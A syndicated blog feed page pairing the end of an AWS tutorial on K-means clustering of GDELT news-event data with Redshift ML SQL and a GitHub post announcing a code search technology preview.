
  4. For Associated IAM roles, on the menu Manage IAM roles, choose Create IAM role.

If you have an existing role with the required parameters, you can choose Associate IAM roles.

  1. Select Specific S3 buckets and choose a bucket for storing the artifacts generated by Redshift ML.
  2. Choose Create IAM role as default.

A default IAM role is created for you and automatically associated with the cluster.

  1. Choose Create cluster.

Prepare the data

Load the GDELT data into Amazon Redshift using the following SQL. You can use the Amazon Redshift Query Editor v2 or your favorite SQL tool to run these commands.

To create the table, use the following commands:

DROP TABLE IF EXISTS gdelt_data CASCADE;

CREATE TABLE gdelt_data (
GlobalEventId   bigint,
SqlDate  bigint,
MonthYear bigint,
Year   bigint,
FractionDate double precision,
Actor1Code varchar(256),
Actor1Name varchar(256),
Actor1CountryCode varchar(256),
Actor1KnownGroupCode varchar(256),
Actor1EthnicCode varchar(256),
Actor1Religion1Code varchar(256),
Actor1Religion2Code varchar(256),
Actor1Type1Code varchar(256),
Actor1Type2Code varchar(256),
Actor1Type3Code varchar(256),
Actor2Code varchar(256),
Actor2Name varchar(256),
Actor2CountryCode varchar(256),
Actor2KnownGroupCode varchar(256),
Actor2EthnicCode varchar(256),
Actor2Religion1Code  varchar(256),
Actor2Religion2Code varchar(256),
Actor2Type1Code varchar(256),
Actor2Type2Code varchar(256),
Actor2Type3Code varchar(256),
IsRootEvent bigint,
EventCode bigint,
EventBaseCode bigint,
EventRootCode bigint,
QuadClass bigint,
GoldsteinScale double precision,
NumMentions bigint,
NumSources bigint,
NumArticles bigint,
AvgTone double precision,
Actor1Geo_Type bigint,
Actor1Geo_FullName varchar(256),
Actor1Geo_CountryCode varchar(256),
Actor1Geo_ADM1Code varchar(256),
Actor1Geo_Lat double precision,
Actor1Geo_Long double precision,
Actor1Geo_FeatureID bigint,
Actor2Geo_Type bigint,
Actor2Geo_FullName varchar(256),
Actor2Geo_CountryCode varchar(256),
Actor2Geo_ADM1Code varchar(256),
Actor2Geo_Lat double precision,
Actor2Geo_Long double precision,
Actor2Geo_FeatureID bigint,
ActionGeo_Type bigint,
ActionGeo_FullName varchar(256),
ActionGeo_CountryCode varchar(256),
ActionGeo_ADM1Code varchar(256),
ActionGeo_Lat double precision,
ActionGeo_Long double precision,
ActionGeo_FeatureID bigint,
DATEADDED bigint 
) ;

To load data into the table, use the following command:

COPY gdelt_data FROM 's3://gdelt-open-data/events/1979.csv'
region 'us-east-1' iam_role default csv delimiter '\t';  

Create a model in Redshift ML

When using the K-means algorithm, you must specify an input K that specifies the number of clusters to find in the data. The output of this algorithm is a set of K centroids, one for each cluster. Each data point belongs to one of the K clusters that is closest to it. Each cluster is described by its centroid, which can be thought of as a multi-dimensional representation of the cluster. The K-means algorithm compares the distances between centroids and data points to learn how different the clusters are from each other. A larger distance generally indicates a greater difference between the clusters.


Before we create the model, let’s examine the training data by running the following SQL code in Amazon Redshift Query Editor v2:

select AvgTone, EventCode, NumArticles, Actor1Geo_Lat, Actor1Geo_Long, Actor2Geo_Lat, Actor2Geo_Long
from gdelt_data

The following screenshot shows our results.

We create a model with seven clusters from this data (see the following code). You can experiment by changing the K value and creating different models. The SageMaker K-means algorithm can obtain a good clustering with only a single pass over the data with very fast runtimes.

CREATE MODEL news_data_clusters
FROM (select AvgTone, EventCode, NumArticles, Actor1Geo_Lat, Actor1Geo_Long, Actor2Geo_Lat, Actor2Geo_Long
   from gdelt_data)
FUNCTION  news_monitoring_cluster
IAM_ROLE default
AUTO OFF
MODEL_TYPE KMEANS
PREPROCESSORS 'none'
HYPERPARAMETERS DEFAULT EXCEPT (K '7')
SETTINGS (S3_BUCKET '<<your-amazon-s3-bucket-name>>');

For more information about model training, see Machine learning overview. For a list of other hyper-parameters K-means supports, see K-means Hyperparameters, for the full syntax of CREATE MODEL see our documentation.


You can use the SHOW MODEL command to view the status of the model:

SHOW MODEL NEWS_DATA_CLUSTERS;

The results show that our model is in the READY state.


We can now run the query to identify the clusters. The following query shows the cluster associated with each GlobelEventId:

select globaleventid, news_monitoring_cluster ( AvgTone, EventCode, NumArticles, Actor1Geo_Lat, Actor1Geo_Long, Actor2Geo_Lat, Actor2Geo_Long ) as cluster 
from gdelt_data;

We get the following results.


Now let’s run a query to check the distribution of data across our clusters to see if seven is the appropriate cluster size for this dataset:

select events_cluster , count(*) as nbr_events  from   
(select globaleventid, news_monitoring_cluster( AvgTone, EventCode, NumArticles, Actor1Geo_Lat, Actor1Geo_Long, Actor2Geo_Lat, Actor2Geo_Long ) as events_cluster
from gdelt_data)
group by 1;

The results show that very few events are assigned to clusters 1 and 3.


Let’s try running the above query again after re-creating the model with nine clusters by changing the K value to 9.

Using nine clusters helps smooth out the cluster sizes. The smallest is now approximately 11,000 and the largest is approximately 117,000, compared to 188,000 when using seven clusters.

Now, let’s run the following query to determine the centers of the clusters based on number of articles by event code:

select news_monitoring_cluster ( AvgTone, EventCode, NumArticles, Actor1Geo_Lat, Actor1Geo_Long, Actor2Geo_Lat, Actor2Geo_Long ) as events_cluster, eventcode ,sum(numArticles) as numArticles from 
gdelt_data
group by 1,2 ;


Let’s run the following query to get more insights into the datapoints assigned to one of the clusters:

select news_monitoring_cluster ( AvgTone, EventCode, NumArticles, Actor1Geo_Lat, Actor1Geo_Long, Actor2Geo_Lat, Actor2Geo_Long ) as events_cluster, eventcode, actor1name, actor2name, sum(numarticles) as totalarticles
from gdelt_data
where events_cluster = 5
and actor1name <> ' 'and actor2name <> ' '
group by 1,2,3,4

order by 5 desc

Observing the datapoints assigned to the clusters, we see clusters of events corresponding to interactions between US and China – probably due to the establishment of diplomatic relations, between US and RUS – probably corresponding to the SALT II Treaty and those involving Iran– probably corresponding to the Iranian Revolution. Thus, clustering can help us make sense of the data, and show us the way as we continue to explore and use it.

Conclusion

Redshift ML makes it easy for users of all skill levels to use ML technology. With no prior ML knowledge, you can use Redshift ML to gain business insights for your data. You can take advantage of ML approaches such as supervised and unsupervised learning to classify your labeled and unlabeled data, respectively. In this post, we walked you through how to perform unsupervised learning with Redshift ML by creating an ML model that uses the K-means algorithm to discover grouping in your data.

For more information about building different models, see Amazon Redshift ML.


About the Authors

Phil Bates is a Senior Analytics Specialist Solutions Architect at AWS with over 25 years of data warehouse experience.

Debu Panda, a Principal Product Manager at AWS, is an industry leader in analytics, application platform, and database technologies, and has more than 25 years of experience in the IT world. Debu has published numerous articles on analytics, enterprise Java, and databases and has presented at multiple conferences such as re:Invent, Oracle Open World, and Java One. He is lead author of the EJB 3 in Action (Manning Publications 2007, 2014) and Middleware Management (Packt).

Akash Gheewala is a Solutions Architect at AWS. He helps global enterprises across the high tech industry in their journey to the cloud. He does this through his passion for accelerating digital transformation for customers and building highly scalable and cost-effective solutions in the cloud. Akash also enjoys mental models, creating content and vagabonding about the world.

Murali Narayanaswamy is a principal machine learning scientist in AWS. He received his PhD from Carnegie Mellon University and works at the intersection of ML, AI, optimization, learning and inference to combat uncertainty in real-world applications including personalization, forecasting, supply chains and large scale systems.

Improving GitHub code search

Post Syndicated from Pavel Avgustinov original https://github.blog/2021-12-08-improving-github-code-search/

Today, we are rolling out a technology preview for substantial improvements to searching code on GitHub. We want to give you an early look at our efforts and get your feedback as we iterate on helping you explore and discover code—all while saving you time and keeping you focused. Sign up for the waitlist now, and give us your feedback!

Getting started

Once the technology preview is enabled for your account, you can try it out at https://cs.github.com. Initially, we’re creating a separate interface for the new code search as we build it out, but once we’re happy with the feedback and are ready for wider adoption, we will integrate it into the main github.com experience.

At the moment, the search index covers more than five million of the most popular public repositories; in addition, you can search private repositories you have access to. Here are some things to look out for:

  • Easily find what you’re looking for among the top results, with smart ranking and an index that is optimized for code.
  • Search for an exact string, with support for substring matches and special characters, or use regular expressions (enclosed in / separators).
  • Scope your searches with org: or repo: qualifiers, with auto-completion suggestions in the search box.
  • Refine your results using filters like language:, path:, extension:, and Boolean operators (OR, NOT). Search for definitions of a symbol with symbol:.
  • Get your bearings quickly with additional features, like a directory tree view, symbol information for the active scope, jump-to-definition, select-to-search, and more!

The syntax is documented here, and you can press ? on any page to view available keyboard shortcuts. You can also check out the FAQs.

What’s next?

We’re excited to share our work with you as a technology preview while we iterate, and to work with you to find unique, novel use cases and workflows. What radical new idea have you always wanted to try? What feature would make you most productive? Is support for your favorite language missing? Let us know, and let’s make it happen together.

We have no shortage of ideas for what to focus on next. We’ll be growing the index until it covers every repository you can access on GitHub. We’ll experiment with scoring and ranking heuristics to see what works best, and we’ll explore what APIs and integrations would be most impactful. We’ll keep adding support for more languages to the language-specific features. But most of all, we want to listen to your feedback and build the tools you didn’t even know you needed.

The bigger picture: developer productivity at GitHub

As a developer, staying in a flow state is hard. Whenever you look up how to use a library, or have a test fail because your developer environment has diverged from CI, or need to know how an error message can arise, you are interrupted. The longer it takes to resolve the interruption, the more context you lose.

Earlier this year, we launched GitHub Copilot as a technical preview, leveraging the power of AI to let you code confidently even in unfamiliar territory. We also released Codespaces and shared how adopting them internally boosted GitHub’s own productivity. We see our improvements to code search and navigation in the context of these broader initiatives around developer productivity, as part of a unified solution.

For code search, our vision is to help every developer search, discover, navigate, and understand code quickly and intuitively. GitHub code search puts the world’s code at your fingertips: everything is just a search away. It helps you maintain a flow state by showing you the most relevant results first and helping you with auto-completion at every step. And once you get to a result page, the rich browsing experience is optimized for reading and understanding code, allowing you to make sense of unfamiliar logic quickly, even for code outside your IDE.

